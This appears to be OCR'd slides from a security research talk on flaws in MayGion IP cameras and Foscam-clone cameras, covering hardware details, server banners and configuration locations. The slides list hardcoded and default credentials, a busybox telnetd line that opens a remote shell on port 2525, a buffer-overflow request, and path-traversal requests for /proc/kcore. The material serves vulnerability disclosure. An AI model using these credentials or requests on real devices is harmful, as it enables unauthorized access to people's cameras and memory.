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

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

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

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

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MayGion IP Cameras

- Running FTP server with hardcoded credentials **(usr: MayGion, pwd: maygion.com)**

- Add the following line to the **`/tmp/eye/init.sh`** file to start up a telnet server listening on port **`2525/TCP`**:

```
/bin/busybox telnetd -b 0.0.0.0:2525 -F &
```

MayGion IP Cameras

- FTP Server banner:

"IPCamera FtpServer(www.maygion.com),do NOT change firmware unless you know what you are doing!"

- Web Server banner: "WebServer(IPCamera_Logo)"

MayGion IP Cameras

- Web server binary is `cs` located in `/tmp/eye/app`

```
marciano@sherminator:~/Desktop$ file cs cs: ELF 32-
bit LSB executable, MIPS, MIPS-II version 1 (SYSV),
dynamically linked (uses shared libs), stripped
```

- Web server configuration and account credentials are stored in `cs.ini` located in the same directory

MayGion IP Cameras

- Buffer overflow:

```
GET /aaaaaa….aaaa.htm
```

- Path traversal:

```
GET /../../../../proc/kcore
```

- Vulnerable firmware versions: 2011.11.14 and earlier

`/proc/kcore` is like an "alias" for the memory in your computer. Its size is the same as the amount of RAM you have, and if you read it as a file, the kernel does memory reads.


Foscam clones

Foscam clones

- Model: FI8918W
- ARM Winbond W90N745 revision
- 8 MB RAM
- 4 MB Flash
- uCLinux version 2.4.20-uc0

- IPCAM SDK
- Monolithic custom web server
- Filesystem type: romfs
- Writeable & non-persistent

Foscam clones



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

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

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

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Foscam clones

- Running monolithic Web server
- **Default credentials: admin/<blank>**
- Web server banner: "`Server: Netwave IP Camera`"
- Requesting `/get_status.cgi` (no need for valid credentials) you get the following information:

```
var id='000DC5D047EF';
var sys_ver='11.14.2.28';
var app_ver='2.4.8.15';
var alias='';
var now=11234;
var tz=0;
var alarm_status=0;
var ddns_status=0;
var ddns_host='';
var oray_type=0;
var upnp_status=0;
var p2p_status=0;
var p2p_local_port=26931;
```

Foscam clones

- Web server has fake CGI implementation
- Each CGI request is mapped to a function in the web server binary, instead of executing external programs

Foscam clones

- Web server is located at **`/bin/camera`**
- Web server is statically linked. We have no symbols, so reversing is harder
- Web server configuration is stored directly in the flash memory

Foscam clones

- Path traversal:

```
GET /../../../../proc/kcore
```

